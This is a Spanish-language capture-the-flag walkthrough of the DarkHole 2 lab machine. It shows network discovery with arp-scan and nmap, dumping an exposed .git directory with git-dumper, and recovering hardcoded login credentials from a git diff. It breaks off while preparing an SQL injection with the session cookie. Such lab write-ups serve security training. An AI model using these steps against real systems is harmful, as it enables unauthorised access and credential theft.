


```
meterpreter > getuid
Server username: root
meterpreter >
```

Y claramente somos root.


HARD

DARK HOLE




```
root@mint:~# arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:53:a8:b2, IPv4: 192.168.37.129
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.37.1    00:50:56:c0:00:08       VMware, Inc.
192.168.37.2    00:50:56:e7:d1:f2       VMware, Inc.
192.168.37.132  00:0c:29:8c:cb:29       VMware, Inc.
192.168.37.254  00:50:56:e3:e5:e3       VMware, Inc.
```

Realizamos un escaner de la red y encontramos que la máquina a la que deseamos atacar es la que termina en 132.




```
root@mint:~# nmap -A 192.168.37.132
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-24 13:39 UTC
Nmap scan report for 192.168.37.132
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-git:
|   192.168.37.132:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: i changed login.php file for more secure
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: DarkHole V2
```


Encontraremos corriendo el puerto 22 y el 80.



Introducimos la url con el puerto 80 porque el servidor de Apache está escuchando en el puerto 80.



Cuenta también con un login pero sin información relevante.




192.168.37.132/.git/

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2021-08-30 13:14	41	
HEAD	2021-08-30 13:01	23	
config	2021-08-30 13:01	130	
description	2021-08-30 13:01	73	
hooks/	2021-08-30 13:01	-	
index	2021-08-30 13:14	1.3K	
info/	2021-08-30 13:01	-	
logs/	2021-08-30 13:02	-	
objects/	2021-08-30 13:14	-	
refs/	2021-08-30 13:01	-	


Apache/2.4.41 (Ubuntu) Server at 192.168.37.132 Port 80

Aquí también se encuentra el repositorio git que encontramos antes al realizar el nmap.




```
root@mint:~/darkhole2/git-dumper# git clone https://github.com/arthaud/git-dumper.git
```

Descargamos la herramienta git-dumper desde github.




```
root@mint:~/darkhole2/git-dumper# python3 git_dumper.py http://192.168.37.132/.git/ backup
[-] Testing http://192.168.37.132/.git/HEAD [200]
[-] Testing http://192.168.37.132/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.37.132/.git/ [200]
[-] Fetching http://192.168.37.132/.gitignore [404]
[-] http://192.168.37.132/.gitignore responded with status code 404
[-] Fetching http://192.168.37.132/.git/HEAD [200]
[-] Fetching http://192.168.37.132/.git/config [200]
[-] Fetching http://192.168.37.132/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.168.37.132/.git/description [200]
[-] Fetching http://192.168.37.132/.git/refs/ [200]
[-] Fetching http://192.168.37.132/.git/objects/ [200]
[-] Fetching http://192.168.37.132/.git/hooks/ [200]
[-] Fetching http://192.168.37.132/.git/refs/heads/ [200]
[-] Fetching http://192.168.37.132/.git/refs/tags/ [200]
[-] Fetching http://192.168.37.132/.git/info/ [200]
[-] Fetching http://192.168.37.132/.git/refs/heads/master [200]
[-] Fetching http://192.168.37.132/.git/objects/09/ [200]
```

Crearemos una carpeta que se llame backup para guardar el registro de git como una copia de seguridad para esta página http.




```
root@mint:~/darkhole2/git-dumper# cd backup
root@mint:~/darkhole2/git-dumper/backup# git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD -> master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:   Mon Aug 30 13:02:44 2021 +0300

    First Initialize
root@mint:~/darkhole2/git-dumper/backup# 
```



```
root@mint:~/darkhole2/git-dumper/backup# git diff a4d900a8d85e8938d3601f3cef113ee293028e10
diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
-    if($_POST['email'] == "lush@admin.com" && $_POST['password'] == "321"){
+    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
+    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
+    $check = $connect->query("select * from users where email='$email' and password='$pass' and id=1");
+    if($check->num_rows){
         $_SESSION['userid'] = 1;
         header("location:dashboard.php");
         die();
root@mint:~/darkhole2/git-dumper/backup#
```

Si buscamos en el log y usamos después el comando git diff con el segundo commit obtendremos el email (lush@admin.com) y la contraseña (321).


192.168.37.132/dashboard.php?id=1

Logout

Full name Jehad Alqurashiasddasdasdas

Email lush@admin.com

Contact number 1


Address Street, Pincode, Province/State, Co

SUBMIT

Jehad Alqurashi

Web Designer & Developer


Entraremos en la página de login anteriormente vista, pondremos las credenciales y nos redirigirá a esta página.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOn
PHPSESSID	vg1um7b3ttoptjig	192.168.37....	/	Session	35	false

Data
PHPSESSID:"mv6c8qj90ovg1um7b3ttoptjig"
Created:"Sat, 24 Feb 2024 15:31:06 GMT"
Domain:"192.168.37.132"
Expires / Max-Age:"Session"
HostOnly:true
HttpOnly:false
Last Accessed:"Sat, 24 Feb 2024 17:11:33 GMT"
Path:"/"
SameSite:"None"
Secure:false

Haremos una inyección sql, para ello, pulsaremos f12>storage y copiaremos en cookies el PHPSESSID.

